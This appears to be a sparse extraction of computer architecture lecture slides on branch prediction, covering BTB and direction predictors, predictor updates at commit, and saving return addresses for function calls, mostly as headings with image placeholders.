
# Where does branch prediction happen?




# Combining BTB with direction Prediction




# Combining fast simple predictor with slower bigger predictor



# Where does branch prediction happens?




# Updating the branch prediction




BTB and  
Branch  
direction  
prediction  
are updated  
when the  
branch  
outcome is  
committed  
(or earlier?)

# Return addresses




- A function might be called from different places
- In each case it must return to the right place
- Address of next instruction must be saved and restored

# Return addresses



